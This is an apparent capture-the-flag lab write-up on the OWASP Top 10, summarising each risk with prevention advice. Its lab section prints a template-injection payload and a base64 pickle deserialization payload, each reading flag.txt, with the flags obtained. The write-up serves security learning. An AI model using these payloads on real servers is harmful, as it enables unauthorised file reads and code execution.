📖 1. Room Overview

The **OWASP Top 10** is a standard awareness document for developers and web application security professionals. It represents a broad consensus on the most critical security risks to web applications. This lab explores how to identify, exploit, and—most importantly—patch these vulnerabilities.

🏗️ 2. Top 3 Critical Vulnerabilities

🔓 A01: Broken Access Control

Access control enforces policy such that users cannot act outside of their intended permissions.

- **The Risk:** An attacker can access sensitive files or other users' accounts by simply changing a URL or a parameter (IDOR).
- **Prevention:** Implement "Deny by Default" and ensure every request is checked for authorization.

🧮 A02: Cryptographic Failures

Previously known as Sensitive Data Exposure, this focuses on failures related to cryptography.

- **The Risk:** Transmitting data in clear text (HTTP) or using weak encryption (MD5/SHA1) that allows attackers to steal passwords or credit card info.
- **Prevention:** Use **TLS 1.3** and strong hashing algorithms like **Argon2** or **bcrypt**.

💉 A03: Injection

Injection flaws, such as **SQLi** and **Command Injection**, occur when untrusted data is sent to an interpreter as part of a command or query.

- **The Risk:** An attacker can steal an entire database or execute code on the server.
- **Prevention:** Use **Parameterized Queries** and never trust user input.

🔍 3. Common Web Attacks Explored

🏗️ A04: Insecure Design

This category focuses on risks related to design and architectural flaws. It calls for more use of threat modelling and secure design patterns.

⚙️ A05: Security Misconfiguration

This happens when security settings are defined, implemented, and maintained with default values or are incomplete.

- **Example:** Leaving default passwords on admin panels or keeping unnecessary features enabled.

🧪 A07: Identification and Authentication Failures

This occurs when an application incorrectly validates a user's identity, allowing attackers to compromise passwords or session tokens.

💾 A08: Software and Data Integrity Failures

Code and infrastructure that does not protect against integrity violations (e.g., malicious updates).

- **Example:** Insecure Deserialization where an object is modified to execute code.

📈 A09: Security Logging and Monitoring Failures

The inability to detect, escalate, and respond to active breaches.

- **The Risk:** Without logging, a hacker can remain in a system for months undetected.

🛰️ A10: Server-Side Request Forgery (SSRF)


When a web application fetches a remote resource without validating the user-supplied URL.


- **The Risk:** Accessing internal metadata services or local files from the server's perspective.

🚩 4. Lab Activity: Exploitation & Defense

In this lab, I practiced exploiting a vulnerable web application to retrieve hidden flags and then applied the recommended security patches.

📸 Lab Evidence





PAYLOAD

```
{{
request.application.__globals__.__builtins__.open('flag.txt').read() }}
```

Render payload

Rendered Output

Untrusted • Dangerous

THM{SSTI_FLAG_OBTAINED}

Deserialize Object

Enter base64-encoded pickle data below. The application will deserialize it without any integrity verification.

PICKLE DATA (BASE64)

gASVMwAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwXb3BlbignZmxhZy50eHQnKS5yZWFkKCmUhZRSlC4=

Deserialize

Deserialized Output

THM{INSECURE_DESERIALIZATION}

🎓 5. Conclusion & Skills Gained

By completing this module, I mastered:

- Identifying **Broken Access Control** (IDOR) vulnerabilities.
- Testing for **SQL Injection** and **Cross-Site Scripting (XSS)**.
- Understanding the **Secure Software Development Life Cycle (S-SDLC)**.